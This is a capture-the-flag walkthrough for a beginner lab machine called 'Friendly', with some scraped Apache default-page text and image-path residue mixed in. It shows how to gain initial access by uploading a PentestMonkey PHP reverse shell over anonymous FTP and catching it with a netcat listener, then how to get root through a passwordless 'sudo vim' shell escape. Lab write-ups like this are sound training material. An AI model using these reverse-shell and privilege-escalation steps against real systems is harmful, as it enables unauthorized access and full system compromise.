Description

Friendly is a beginner machine created by RiJaba1

Friendly

Walk through

Enumeration

Port Enumeration

Basic PORT enumeration with NMAP

```
nmap -Pn -n -p- --min-rate 5000 --open $TARGET
```

Note: in my case $TARGET is 192.168.1.81

The reported ports are

```
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

Now lets enumerate the services running on each port with

```
nmap -sCV -p $PORTS --min-rate 5000 $TARGET
```

Output

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
```

Port 21

We can se a anonymous profile enable
Let's connect it with anonymous credentials *anonymous* as the user and a blank password


```
ftp anonymous@$TARGET
```

List the files with `ls`
Just exist the index file on the current directory, I try to change the directory but nothing happens
Download the *index.html* an take a look inside
After read the file just look like a normal index default file

Exploitation

Lets try putting inside the *TARGET* machine a malicious file such a PHP Reverse Shell
You can create your own Reverse Shell here

Select *PHP PentestMonkey*
Put your *ATTACKER* IP in the IP field and your listener PORT I go to use *1234*



IP: $ATTACKER_IP
Port: 1234 +1

```
nc -lvnp 1234
```


Type: nc
OS: All

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped
to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-
reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```


Shell: sh
Encoding: None

Copy the code in some php file and open a ftp to *TARGET* using anonymous user again
Using *put* command you can transfer files from *ATTACKER* to *TARGET* for more info about ftp commands visit this site




```
226 Transfer complete
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||53519|)
150 Opening BINARY mode data connection for shell.php
100% |*********************************************************************************************
226 Transfer complete
2586 bytes sent in 00:00 (2.40 MiB/s)
ftp> 
```

If you list the files again you can see your php file



```
ftp> dir
229 Entering Extended Passive Mode (|||56509|)
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 root     root        10725 Feb 23  2023 index.html
-rw-r--r--    1 ftp      nogroup      2586 Oct 11 14:39 shell.php
226 Transfer complete
ftp> 
```

Try to execute it from the web page
Don't forget open your listener before



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. **Calling /usr/bin/apache2 directly will not work** with the default configuration.

Document Roots


By default, Debian does not allow access through the web browser to *any* file apart of those located in /var/www, **public_html** directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your document root directory in /etc/apache2/apache2.conf.

The default Debian document root is /var/www/html. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the reportbug tool to report bugs in the Apache2 package with Debian. However, check


If everything goes good you should have a shell on your listener



```
~/Labs/HackMyVM/Friendly
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.69] from (UNKNOWN) [192.168.1.81] 51340
Linux friendly 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64 GNU/Linux
 10:50:17 up 22 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 
```

User flag

Navigate to /home/RiJaba1/ and you can see the user flag there typing *ls* and then with *cat* the file




```
$ ls
CTF
Private
YouTube
user.txt
$ cat user.txt
b8[redacted]cd6
```

Post-Explotation

Privilege Escalation

Start with the basics
Use *sudo -l* to list the executable sudo bins



```
$ sudo -l
Matching Defaults entries for www-data on friendly:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on friendly:
    (ALL : ALL) NOPASSWD: /usr/bin/vim
$ 
```


Here we can see a sudo permissions to vim without password
Vim have the ability of execute shell commands, if we execute vim with sudo and then execute commands from Vim, this commands will be execute with sudo permissions
more info about it here

Let's exploit it

Open Vim with sudo typing


```
sudo vim
```

When you open your Vim you go to see something like this




```
~
~
~
~
~                     VIM - Vi IMproved
~
~                      version 8.2.2434
~                  by Bram Moolenaar et al.
~          Modified by team+vim@tracker.debian.org
~        Vim is open source and freely distributable
~
~               Help poor children in Uganda!
~       type  :help iccf<Enter>       for information
~
~       type  :q<Enter>               to exit
~       type  :help<Enter>  or  <F1>  for on-line help
~       type  :help version8<Enter>   for version info
~
~
~
~
                                              0,0-1         All
```

Here type `:! /bin/bash` to get a shell



```
:! /bin/bash
~
~
~
~
~                          VIM - Vi IMproved
~
~                           version 8.2.2434
~                       by Bram Moolenaar et al.
~               Modified by team+vim@tracker.debian.org
~             Vim is open source and freely distributable
~
~                    Become a registered Vim user!
~            type  :help register<Enter>   for information
~
~            type  :q<Enter>               to exit
~            type  :help<Enter>  or  <F1>  for on-line help
~            type  :help version8<Enter>   for version info
~
~
~
~
~
:! /bin/bash
```

And Done, confirm your privileges with `whoami`




```
:! /bin/bash
~
~
~
~
~                       VIM - Vi IMproved
~
~                        version 8.2.2434
~                    by Bram Moolenaar et al.
~            Modified by team+vim@tracker.debian.org
~          Vim is open source and freely distributable
~
~                  Help poor children in Uganda!
~          type  :help iccf<Enter>       for information
~
~          type  :q<Enter>               to exit
~          type  :help<Enter>  or  <F1>  for on-line help
~          type  :help version8<Enter>   for version info
~
~
~
~
~
:! /bin/bash
whoami
root
```

Root flag

Search the root flag in all directorys

```
find / -name root.txt 2>/dev/null
```

And There are



```
:! /bin/bash
whoami
root
find / -name root.txt 2>/dev/null
/var/log/apache2/root.txt
/root/root.txt
```

CONGRATULATIONS

References

https://www.revshells.com/

https://phoenixnap.com/kb/linux-ftp

https://www.rockyourcode.com/til-how-to-execute-an-external-command-in-vim-and-reload-the-file/